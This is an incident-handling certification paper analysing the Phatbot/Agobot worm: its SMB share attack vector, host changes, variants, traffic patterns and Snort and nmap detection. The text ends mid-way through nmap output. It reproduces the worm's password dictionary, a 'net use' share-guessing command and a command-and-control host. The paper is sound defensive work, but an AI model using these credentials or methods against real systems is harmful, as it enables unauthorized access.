Global Information Assurance Certification Paper

Eradicating the Masses

&

Round 1 with Phatbot?

By Lora Fulton

GIAC Certified Incident Handler (GCIH)
Practical Assignment
Version 3 (revised July 24, 2003)

Submitted June 22, 2004

Table of Contents

Abstract

Due to the sensitive nature of the author's employment, it would be inappropriate to reveal the specific nature and policies of her employer. Therefore, the content to follow is purposely generic. Such material can be customized to meet more specific organizational needs.

Provided in the "Extras" section of this paper is a step-by-step guide about writing and using existing programs as an eradication tool to automate the removal of malicious code. Protective measures to guard against future infections are also implemented in this tool. Once the eradication tool is built to the desired specifications, it can be used every time there is a virus outbreak.

As an example of ways this eradication tool can be used to automate incident handling, the Phatbot worm is analyzed and the reader is guided through each phase of incident handling as it relates to the SANS Certified Incident Handler course materials, real life experiences, and this tool.

The intended audience of this work is security practitioners responsible for networks with hundreds or thousands of unmanaged Windows clients. Those with a smaller number of Windows hosts may find this information useful as well.

The original focus of this paper was the analysis of Phatbot, but this was found not to always be the proper name for what was to be reported. Virus researchers have designated these attacks Phatbot, Agobot, Gaobot, Polybot, and now Gbot, etc. In reality, some of them are describing the same infection vectors and payloads, but naming them differently. For the purpose of this paper any name will do, so the author has dubbed them "Anybot". These "bots" have so much in common that it is virtually impossible to keep them straight.

For the purpose of accuracy, Phatbot could not simply universally be replaced with "Anybot", so Phatbot remains cited through out this document. The name of any "bot" can simply be interchanged most anywhere in this document. The Preparation, Identification, Containment, Eradication, Recovery, and Lessons Learned phases of each are almost all identical for the various "bots".

I. Statement of purpose

Using Phatbot as an example attack that involved thousands of infected hosts, the information contained in this document will demonstrate automation of incident response in order to eradicate and recover hundreds of Windows computers at a time. This process can be reused each and every time a virus outbreak occurs. The attack will be simulated from point of origin to extinction.

II. The Malicious Code

Details concerning the malicious code are documented in this section.

A. Name Phatbot

Advisories

The US-CERT Current Activity report dated March 18, 2004, reported that "Phatbot is an IRC bot with characteristics and functionality similar to Agobot". http://www.us-cert.gov/current/current_activity.html#phatbot

Vulnerability References

DCOM RPC vulnerable to buffer overflow (MS03-026)
CERT Vulnerability Note VU#568148
http://www.kb.cert.org/vuls/id/568148

RPCSS Service heap overflow in DCOM (MS03-039)
CERT Vulnerability Note VU#254236
http://www.kb.cert.org/vuls/id/254236

Buffer overflow in ntdll.dll / WebDAV IIS 5.0 Attack (MS03-007)
CERT Vulnerability Note VU#117394
http://www.kb.cert.org/vuls/id/117394

Buffer overflow in Microsoft Workstation service (MS03-049)
CERT Vulnerability Note VU#567620
http://www.kb.cert.org/vuls/id/567620

Buffer overflow in DameWare Mini Remote Control prior to 3.73
CERT Vulnerability Note VU#909678
http://www.kb.cert.org/vuls/id/909678

Mydoom Backdoor
CERT Archived Activity Report
http://www.us-cert.gov/current/archive/2004/01/26/archive.html#mydoom

B. Operating System

According to Asuka Yamamoto at Symantec, Phatbot affects "Windows 2000, Windows 95, Windows 98, Windows Me, Windows NT, Windows Server 2003, and Windows XP". Ian Starr Z. Esguerra of Trend Micro has only witnessed it on **Windows XP Service Pack Level 0 and 1; and Windows 2000 Service Pack Level 3 and 4**, as has this author.

C. Protocols/Services/Applications

It seems the list of protocols, services, and applications that Phatbot attempts to exploit are forever increasing. Thus far, the following protocols, services, and applications are widely reported as used by this malicious code to infect Windows-based computers:

1. Network shares with weak or missing passwords
2. The RPC DCOM vulnerability
3. The RPCSS DCOM vulnerability
4. The RPC locater vulnerability
5. The Web Dev vulnerability
6. A Mydoom Backdoor on TCP port 3127
7. A recent Dameware vulnerability
8. A Windows Workstation Service vulnerability
9. A "Bagle virus backdoor on TCP port 2745
10. A CPanel resetpass vulnerability
11. The UPnP (MS01-059) vulnerability
12. MSSQL weak administrator passwords

The network shares with weak or missing passwords vulnerability will be the focus of this section, as this was the primary infection vector witnessed firsthand. Other protocols, services, and applications identified as exploited or affected by this malicious code are **each covered in summary in Appendix A**.

Though network shares with weak or missing passwords have been widely reported as a common infection vector with many viruses prior to Phatbot, it is amazing how many machines still become infected due to this particular vulnerability. **Service packs nor security patches can fix this vulnerability**, user and administrator education and awareness training can. Administrator after administrator has insisted there is nothing wrong with his or her machines, yet each and every time, there proves to be an account with administrator rights of which they were unaware, containing a weak or missing password. This related vulnerability unnecessarily ranks third most exploited in the Windows section of the SANS Top 20 Internet Security Vulnerabilities List[1].

[1] SANS Top 20 List: www.sans.org/top20

Network Shares with Weak or No Passwords Vulnerability

CVE#: CVE-2000-0222, CAN-1999-0504, CAN-1999-0505, CAN-1999-0506, CAN-1999-0518, CAN-1999-0519

Target OS: Windows (all versions, all service pack levels)

Target port(s): TCP ports 139,445

Protocols: SMB[2], CIFS[3], NetBIOS[4], TCP[5]

Description: Weak or missing passwords allow unauthorized access to a computer.

In order to fully understand how this particular weakness is exploited, one must first review the underlying protocols used by network shares. Begin by reviewing the Open Systems Interconnection (OSI) Reference Model (Figure 1). The OSI reference model is commonly used to explain networking.




Figure 1 OSI Reference Model[6]

[2]SMB Protocol: http://msdn.microsoft.com/library/en-us/fileio/base/microsoft_smb_protocol_and_cifs_protocol_overview.asp
[3] CIFS Protocol: http://www.microsoft.com/downloads/details.aspx?FamilyId=C4ADB584-7FF0-4ACF-BD91-5F7708ADB23C&displaylang=en
[4] NetBIOS: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnanchor/html/netbiosank.asp
[5] TCP Protocol: ftp://ftp.rfc-editor.org/in-notes/rfc793.txt

Layer 1, the bottom of the lower levels, represents the network equipment typically found in office closets, and includes the network cord attached to a computer's Network Interface Card (NIC). All the layers work together in sequence up and down each layer to perform the magic that end users typically see and communicate with at the top of the upper level, Layer 7 the application layer.

According to Microsoft, "network drivers implement the bottom four layers of the OSI Reference Model" layers 1 through 4, and the "Microsoft SMB Protocol is most often used as an Application/Presentation layer protocol, and it relies on lower-level protocols for transport" (Network Devices and Protocols; and Microsoft SMB).

Microsoft further states, "The Server Message Block (SMB) Protocol is a network file sharing protocol", and "The transport layer protocol that Microsoft SMB Protocol is most often used with is NetBIOS over TCP/IP, or NBT" on TCP port 139 (Microsoft SMB). SMB can also be used with Transmission Control Protocol (TCP) alone over TCP port 445 on Windows 2000 and later machines. TCP 139 is most common, though Phatbot uses them both as seen in its "nbscanner" portion of its source code. The relevant line is included below:

```
if(ScanPort(sHost.CStr(), 445) || ScanPort(sHost.CStr(), 139))
```

The entire "nbscanner" section of the source code is included in Appendix B.

In RFC: 793[7], TCP is defined as "a reliable process-to-process communication service in a multinetwork environment." TCP is more reliable than NetBIOS, the reason Microsoft moved SMB to this protocol.

The different layers depicting where each of these protocols are used is shown in the following graphic (Figure 2).

[6] OSI Reference Model Graphic courtesy of searchNetworking.com
http://searchnetworking.techtarget.com/sDefinition/0,,sid7_gci523729,00.html
[7] RFC 793 Transmission Control Protocol (TCP): ftp://ftp.rfc-editor.org/in-notes/rfc793.txt




Figure 2: OSI Reference Model[8]

The SMB protocol is used to connect to and use network shares.

When referring to SMB, we must also address the CIFS protocol. CIFS stands for Common Internet File System. CIFS is an enhanced version of Microsoft's SMB protocol (Leach and Perry).

Microsoft Windows Operating Systems include what are known as "default shares". These are the ADMIN$, c$, and IPC$ shares (not included in Windows XP Home edition[9]). Windows allows any network user to list these shares on anyone's computer anonymously by default using the IPC$ share. Users, with the proper authority, and administrators can also choose to share folders and printers.

All the shares on a computer can be seen using the "net share" command line utility included with Windows as demonstrated below.

```
C:\WINDOWS\system32>net share

Share name   Resource                        Remark

-------------------------------------------------------------
-
ADMIN$       C:\WINDOWS                      Remote Admin
C$           C:\                             Default share
IPC$                                         Remote IPC
The command completed successfully.
```

[8] OSI Reference Model: http://msdn.microsoft.com/library/en-us/network/hh/network/102gen_07vr.asp
[9] Microsoft KB 282209: http://support.microsoft.com/default.aspx?scid=kb;en-us;282209

The $ at the end of each of these shares is used to hide them in the Network Neighborhood listing.

In addition to file and printer sharing, these shares allow processes such as remote administration and automated patch deployment programs to work. If these shares are disabled, as is widely recommended, the risk of breaking these programs and irritating system administrator(s) is likely. Those with administrator rights need to be taught how to secure these shares instead of removing them. For more information about the default shares, David Chernicoff's "Take Care When Disabling Windows' Default Shares" [10] is recommended.

To access these shares the user (or a software program) must posses the proper credentials or clearance to read, write, or run anything to or from them. These processes are collectively referred to as; authentication and identification, and authorization.

There are two ways to authenticate to a network share[11]. One uses Windows authentication by supplying a user name and password either locally or via a domain. The other is done by password protecting the share itself.

The example below shows the Windows components used to logon both locally and at the domain levels.




Figure 3: Components involved with in interactive logon[12]

This is where the weak or missing password issue becomes problematic. To connect to a network share using Windows authentication, we provide a user name and password to logon to a computer and/or Windows domain. Each account is assigned a

[10] Windows & .Net Magazine InstantDoc #37527 January 2, 2003 | www.winnetmag.com (4/9/04)
[11] Microsoft SMB Protocol Authentication: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/fileio/base/microsoft_smb_protocol_authentication.asp
[12] Components involved in interactive logon: figure 15.1 @ http://www.microsoft.com/ /resources/documentation/Windows/XP/all/reskit/en-us/prdp_log_csky.asp

certain clearance level. If the account has administrator/owner access, it has access to all areas of the computer. If that account, (or your administrator's account) has a weak password, worms such as Phatbot can also access any area the worm's creator(s) desire. Phatbot specifically targets the admin$, c$, d$, e$, print$, c, and NULL (IPC$) shares as seen in the "nbscanner" section of Phatbot's source code.

This may seem insignificant at first, but an infected or compromised computer can then be used by an intruder to attack a location such as a hospital, where critical information may intentionally or accidentally be deleted, potentially leading to someone's death. The network traffic generated by the worm attacking other systems can also be so overwhelming to a network that it can slow it to a halt. Such consequences can be serious, perhaps resulting as well in the words, "You're fired![13]"

D. Variants

Phatbot is also known as; W32/Polybot.l!irc (NAI), W32.Gaobot.gen!poly & W32.Gaobot.ADV (Symantec), Win32.Agobot (CA), WORM_AGOBOT.HM (Trend), and more!

LURHQ's Threat Intelligence Group describes Phatbot best: "Phatbot is actually a direct descendant of Agobot, with additional code rolled in from other sources. These additions have made Phatbot a more versatile and dangerous threat in the realm of Internet security". As you will see later in the "Exploiting the System" section of this paper, Phatbot contains Agobot's graphics, configuration routine, and includes much, if not all, of Agobot's code.

Phatbot infected computers are controlled via a peer-to-peer (P2P) application called WASTE[14] and Agobot infected computers are controlled using Internet Relay Chat (IRC)[15]. In addition, the banners (the text seen when connecting to the worm's ftp server) vary.

Another notable difference between variants includes the names of the files dropped into the %system% folder. The %system% folder is usually C:\windows\system32 on Windows XP and c:\winnt\system32 on Windows 2000 systems. A combined partial list obtained from both Network Associates and Symantec follows.

[13] NBC's "The Apprentice": http://www.nbc.com/nbc/The_Apprentice/ (April 28, 2004)
[14] Waste P2P description: http://www.instantmessagingplanet.com/enterprise/article.php/3300391
[15] IRC description: http://www.mirc.com/irc.html

- %System%\soundman.exe
- %System%\confgldr.exe
- %System%\spoolsvc.exe
- %System%\winwork.exe
- %System%\winhelp.exe
- %System%\csrs.exe
- %System%\winhlpp32.exe
- %System%\winreg.exe
- %System%\system.exe
- %System%\\msmsgr.exe
- %System%\wincrt.exe
- %System%\taskmngr.exe
- %System%\sw32.ex
- %System%\smsc.exe (new as of June 7, 2004)
- . . .etc

As of this writing, and depending upon who the reader would choose to believe, there may very well be over 900 variants (including Agobot and its variants) of this worm identified thus far (NAI, W32/Gaobot.worm.ali).

Some possible reasons there are so many variants of this particular worm is because it is allegedly "polymorphic". According to Ed Skoudis: "polymorphic programs dynamically change their appearance each time they run by scrambling their software code. Although the new software itself is made up of entirely different instructions, the code still has the exact same function. With polymorphism, only the appearance is altered, not the function of the code. The worm's payload will automatically morph the entire worm into different mutant versions so that it no longer matches detection signatures, but still does the exact same thing."(100)

Or perhaps the recently announced "Metasploit Framework[16]" tool, or something similar, is being used to update Phatbot as new exploit codes are released. Or perhaps because Phatbot has apparently been released as "open source", according to Mikko of F-secure (and others), it is now continually updated.

Until virus researchers agree upon a universal naming convention, or incorporate something like the Common Vulnerabilities and Exposures CVE[17] dictionary maintained by the MITRE Corporation, there will continue to be much confusion in determining exactly what virus, trojan, or worm one is dealing with. Additional confusion results when communicating this to the end user community. In fairness however only with meticulous analysis and some luck, can

[16] The Metasploit Framework: http://metasploit.com/releases.html
[17] CVE: http://www.cve.mitre.org

a decision be made as to whether this is a new worm, a mutation, or variant of one already reported.

E. Description

Phatbot is considered an **internet worm**. According to Donn Seeley in his "A Tour of the Worm" paper from 1988, "A worm is a program that propagates itself across a network, using resources on one machine to attack other machines. (A worm is not quite the same as a *virus*, which is a program fragment that inserts itself into other programs.)"

In addition to Phatbot containing **polymorphic** tendencies, as stated in the previous section, this worm should also be classified as a "**Multiexploit Worm**" which according to Ed Skoudis, is a worm that "*penetrates systems in multiple ways, using holes in a large number of network-based applications all rolled into one worm"*(96-97).

As previously mentioned and summarized in **Appendix A**, Phatbot utilizes **twelve different exploits** to date. We are focusing on only one of these, the network shares with weak passwords vulnerability. If you had a system that did not have weak or missing passwords that was infected with Phatbot, one or more of the other 11 exploits were used to gain entry to the system, hence the mulitexploit classification.

Phatbot could also be classified as **multiplatform** with the inclusion of the cPanel reset vulnerability that appears to be directed at Linux systems. The author could not confirm nor deny this, however there are Linux sections in almost every section of the source code that appear to be nearly in working order. The author also discovered the following statement in the author's change log: "Added CPanel spreader for Linux version". The author suspects the version of the code analyzed for this paper to be an older version, and one that is allegedly inoperable, as discussed on some virus trading bulletin boards that will purposely remain nameless.

Phatbot uses a simple "dictionary attack" against a list of default Windows shares (using both TCP ports 139 and 445) as one of its infection vectors. Phatbot spreads via network shares with weak or missing passwords. According to Asuka Yamamoto at Symantec and the version of the alleged source code the author was able to locate, Phatbot attacks the "c$, print$, c, d$, e$, and the admin$" shares.

A "dictionary attack" uses a list of common words usually found in a dictionary. Such a list generally includes widely used names such as "Administrator" and "Owner", as they are default names for Windows accounts. Unfortunately some people simply reuse these

names as their passwords because they either do not know any better or are just plain lazy.

Other words found in dictionary attacks include people's names, places, and pets' names. These words are easily guessed. Generally, if a password is easy to remember, it is usually even easier for a computer routine to guess.

According to the virus researchers at Network Associates, Technology Incorporated (NAI), the following list of words are used by Phatbot's dictionary attack: `pw , mypass , mypc, love, pwd, poiuytrewq, zxcvbnm, admin123, qwerty, red123, password123, abc123, qwertyuiop, z, secrets, homework, porn, baby, werty, mybox, school, work, metal, leet, pussy, vagina, mybaby, asdfghjkl, xxyyzz, 69, private, test123, penis, kids, supersecret, superman, Login, xxx, zxcv, yxcv, secret, foobar, god, sex, pat, patrick, alpha, 007, 123abc, 1234qwer, 123123, 121212, 111111, 110, 2600, 2002, enable, godblessyou, ihavenopass, 123asd, super, 123qwe, Sybase, oracle, abcd, pass, 88888888, 11111111, 00000000, 000000, 111, 54321, 654321, 123456789, 12345678, 1234567, 123456, 12345, box, Box, BOX, 666, PHP, ASP, changeme, fish, feds, UNIX, linux, devil, PASSWD, passwd, crash, own, pwned, CNN, wh0re, whore, backdoor, 2004, Internet, idiot, gay, fucked, BACKUP, ACCESS, SERVER, LOCAL, SYSTEM, TEST, ROOT, r00t, share, TEMP, noob, rooted, ADMINISTRATOR, lol, owned, dude, hax, windoze, windows98, windowsME, windows2k, WindowsXP, !@#$%^&*, !@#$%^&, !@#$%^, !@#$%, asdfgh, !@#$, 1234, 123, 12, Password, password, Admin, 103015, student, teacher, database, mysql, OWNER, xp, computer, admins, mary, owner, wwwadmin, root, OEM, qwer, asdf, win, temp, pc, home, Dell, xyz, x, abc, aaa, Inviter, Gast, Guest, Test, server, user, Owner, administrador, User, Standard, mgmt, Convidado, Default, administrator, admin, kanri-sha, kanri, Ospite, Verwalter, Administrador, Coordinatore, Administrateur, Administrator".`

The "nbscanner" section of Phatbot's source code indicates that the following accounts are targeted with this specific infection vector (again only one of 12 different infections vectors in this polymorphic, multiexploit, multiplatform, internet worm):
`"Administrator, Administrateur, Coordinatore, Administrador, Verwalter, Ospite, admin, administrator, Default, Convidado, mgmt, Standard, User, Administrador, Owner,Test, Guest, Gast, Inviter, a, aaa, abc, x, xyz,Dell, home, pc, test, temp, win, asdf, qwer, login, and"" {NuLL }'.`

Phatbot, other viruses and worms, and legitimate administrative scripts, use a computer's network connection to access the computer's shares. The user is generally unaware that they are there.

One such command that can be used in this way is "net use" as shown in the example below.

```
net use \\pcname\sharename /USER:username password
```

This command line can then be used repeatedly using different passwords from the worm's password list (see Section II, D, 1, a above) until access is successfully gained.

Phatbot's nbscanner infection routine is similar to this and can be seen in its entirety in Appendix B:

Once Phatbot identifies a weak or missing password, it uses the compromised account to start the scheduler service in order to install the worm as a service. It then waits to receive its commands (see Appendix C) from the control network. It copies itself to the local system and begins attempting to contact its master or controller.

With the help of Asuka Yamamoto at Symantec and the review of the alleged source code, the specific actions taken by Phatbot are summarized as follows:

1. Copies itself to the Windows %system% folder, which is C:\Windows\System32 by default on Windows XP machines.

2. Adds a registry entry to the RUN key in order to survive a reboot.

3. Adds a registry entry to the RUNSERVICES key in order to start as a service.

4. Hides all the words that contain the word "soun".

5. Hides itself by hooking to the NTQuerySystemInformation API on NTDLL.DLL.

6. Edits the drivers\etc\hosts file in order to resolve most every Anti Virus website to the local host causing future updates to fail without the user knowing.

7. Connects to Waste P2P network. (IRC in the case of Agobot variants)

8. Waits for commands from the control network. The extensive list of commands can be seen in Appendix C.

9. Attempts to spread via exploiting any or all of the exploits listed in Appendix A.

10. Disables many processes associated with antivirus and firewall software using KillProcess* and credits FSecure's Bugbear.B

```
analysis @ http://www.f-secure.com/v-
descs/bugbear_b.shtml for the list.

11. Using KillProcess* Phatbot tries to kill the
MSBlast, Sobig.F, and Welchia worms that might
have already infected the system, included in
this section is "Add linux worm killer here).

*KillProcess may be the command line utility that
terminates multiple instances of a process found
at: www.softtreetech.com/24x7/archive/49.htm
```

A new variant was discovered on June 7, 2004. This variant was much like Phatbot and the variants previously mentioned, with the following characteristics.

The name of the file dropped into %system% was smsc.exe and it is 123168 (123K) bytes in length. It immediately attempted to connect to its master at light.merked.us which resolved to 219.248.79.162 at the time, via NetBIOS Name Query over udp 137. When accessing the Windows Task Manager, the CPU usage was immediately charted and held at 100%. When attempting to gain file information via navigating to the c:\windows\system32 %system% folder, VMWare mysteriously crashed. The author suspects this was expected behavior with this particular bot and Phatbot/Agobot's utility module contains VMWare specific routines. The new variant installed itself as service named "`Win32 USB2 Driver`" as shown below using Winalysis from www.winalysis.com (Figure 4) . Winalysis and VMWare are described in greater detail in the "Platform/Environment" section.




Figure 4: Winalysis Screen Shot Showing New Service Installed

F. Signatures of the attack

Phatbot or "Anybot" can be identified by "network footprints", Intrusion Detection Systems (IDS), or inspection of the suspect host. "Network footprints" are certain patterns that can be seen, and therefore detected, as discussed in the next section.

1. Network footprint

Via network footprinting, it is difficult to distinguish which variant of Phatbot, Agobot, Gaobot, etc. is active but it is very clear when the host is infected with one or more of these when that host is seen attacking tcp ports 135, 139, 445, 1025, 3127, 6129, and port 80. As of April 20, 2004 we can now add ports 1433, 5000 to the list as reported by the LURHQ Threat Intelligence Group, and this author's first-hand observations. Included below is a sanitized sample from a live network to demonstrate this (Figure 5).

```
11:56:56.519389 192.168.14.231.3282 > 1.1.185.19.1025: S
11:56:56.533667 192.168.14.231.1583 > 1.113.82.182.3127: S
11:56:56.561398 192.168.14.231.1578 > 1.113.82.182.445: S
11:56:56.990521 192.168.14.231.1618 > 1.197.65.166.139: S
11:56:57.199540 192.168.14.231.1663 > 1.184.87.6.135: S
11:56:57.214591 192.168.14.231.3490 > 1.197.22.229.1025: S
11:56:57.261064 192.168.14.231.3547 > 1.197.21.196.445: S..
11:56:57.263432 192.168.14.231.1707 > 1.178.200.243.445: S
11:56:57.264170 192.168.14.231.1704 > 1.178.200.243.1025: S
11:56:57.608162 192.168.14.231.3545 > 1.197.21.196.1025: S
11:56:57.609062 192.168.14.231.1701 > 1.178.200.243.135: S
11:56:57.613888 192.168.14.231.3556 > 1.197.21.196.1433: S
11:56:57.615340 192.168.14.231.1700 > 1.178.200.243.2745: S
11:56:57.624232 192.168.14.231.3555 > 1.197.21.196.139: S
11:56:57.627351 192.168.14.231.1717 > 1.178.200.243.139: S
11:56:57.627364 192.168.14.231.3663 > 1.172.114.42.3127: S
11:56:57.628645 192.168.14.231.1762 > 1.110.91.108.80: S
11:56:57.629875 192.168.14.231.3887 > 1.150.248.126.5000: S
11:56:58.392913 192.168.14.231.1838 > 1.122.75.115.2745: S
11:56:58.397149 192.168.14.231.1854 > 1.122.75.115.6129: S
11:56:58.402021 192.168.14.231.1859 > 1.122.75.115.80: S
11:56:58.983574 192.168.14.231.4074 > 1.222.155.127.445: S
11:56:59.067730 192.168.14.231.4079 > 1.222.155.127.1433: S
```

Figure 5: Traffic pattern of Phatbot/Agobot/Etc. infection

2. Signature based IDS

When running Snort[18], Phatbot infected machines can successfully be identified using the following snort signatures as provided by the

[18] Snort: Free Open Source Intrusion Detection System available from www.snort.org

LURHQ Threat Intelligence Group.

```
alert tcp any any -> any any (msg:"Agobot/Phatbot Infection
Successful"; flow:established; content:"221 Goodbye, have a
good infection |3a 29 2e 0d 0a|"; dsize:40;
classtype:trojan-activity;
reference:url,www.lurhq.com/phatbot.html; sid:1000075;
rev:1;)

alert tcp any any -> any any (msg:"Phatbot P2P Control
Connection"; flow:established; content:"Wonk-";
content:"|00|#waste|00|"; within:15; classtype:trojan-
activity; reference:url,www.lurhq.com/phatbot.html;
sid:1000076; rev:1;)
```

3. Host Based Detection

Phatbot or “Anybot” can be identified at the host using Nmap[19] and connecting to the worm distribution port itself, as demonstrated below. According to Fyodor at Insecure.org, “Nmap ("Network Mapper") is an open source utility for network exploration or security auditing.”

```
Nmap results of latest Phatbot infection.

sudo ./nmap -sT -sR -P0 -p1-65535 -A 10.192.31.32

Starting nmap 3.45 ( http://www.insecure.org/nmap/ ) at 2004-04-20
14:13 EDT
Interesting ports on infected_host.com (10.192.31.32):
(The 65528 ports scanned but not shown below are in state: closed)
PORT      STATE    SERVICE       VERSION
69/tcp    filtered tftp
135/tcp   open     msrpc         Microsoft Windows msrpc
139/tcp   open     netbios-ssn
445/tcp   open     microsoft-ds  Microsoft Windows XP microsoft-ds
1025/tcp  open     msrpc         Microsoft Windows msrpc
5695/tcp  open     unknown
15458/tcp open     unknown
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port15458-
TCP:V=3.45%D=4/20%Time=40856874%r(NULL,18,"220\x20Bot\x20Serv
SF:er\x20\(Win32\)\r\n")%r(GenericLines,2C,"220\x20Bot\x20Server\x
20\(Win3SF:2\)\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n")%r(GetRequest,
2C,"220\x20Bot\xSF:20Server\x20\(Win32\)\r\n221\x20Bye\.\r\n221\x2
0Bye\.\r\n")%r(HTTPOptioSF:ns,2C,"220\x20Bot\x20Server\x20\(Win32\
)\r\n221\x20Bye\.\r\n221\x20Bye\SF:.\r\n")%r(RTSPRequest,2C,"220\x
20Bot\x20Server\x20\(Win32\)\r\n221\x20BSF:ye\.\r\n221\x20Bye\.\r\
n")%r(RPCCheck,14E,"220\x20Bot\x20Server\x20\(WiSF:n32\)\r\n221\x2
0Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\rSF:\n221\x
20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x
SF:20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\
x20Bye\.SF:\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221
```

[19] Nmap: a free open source “network mapper” available at http://www.insecure.org/nmap .

```
\x20Bye\.\r\n221SF:\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n22
1\x20Bye\.\r\n221\x20ByeSF:\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n2
21\x20Bye\.\r\n221\x20Bye\.\r\n2SF:21\x20Bye\.\r\n221\x20Bye\.\r\n
221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20BSF:ye\.\r\n")%r(DNSVersion
BindReq,9A,"220\x20Bot\x20Server\x20\(Win32\)\r\SF:n221\x20Bye\.\r
\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x2SF:0Bye\.\
r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\
SF:r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.
\r\n")%rSF:(DNSStatusRequest,90,"220\x20Bot\x20Server\x20\(Win32\)
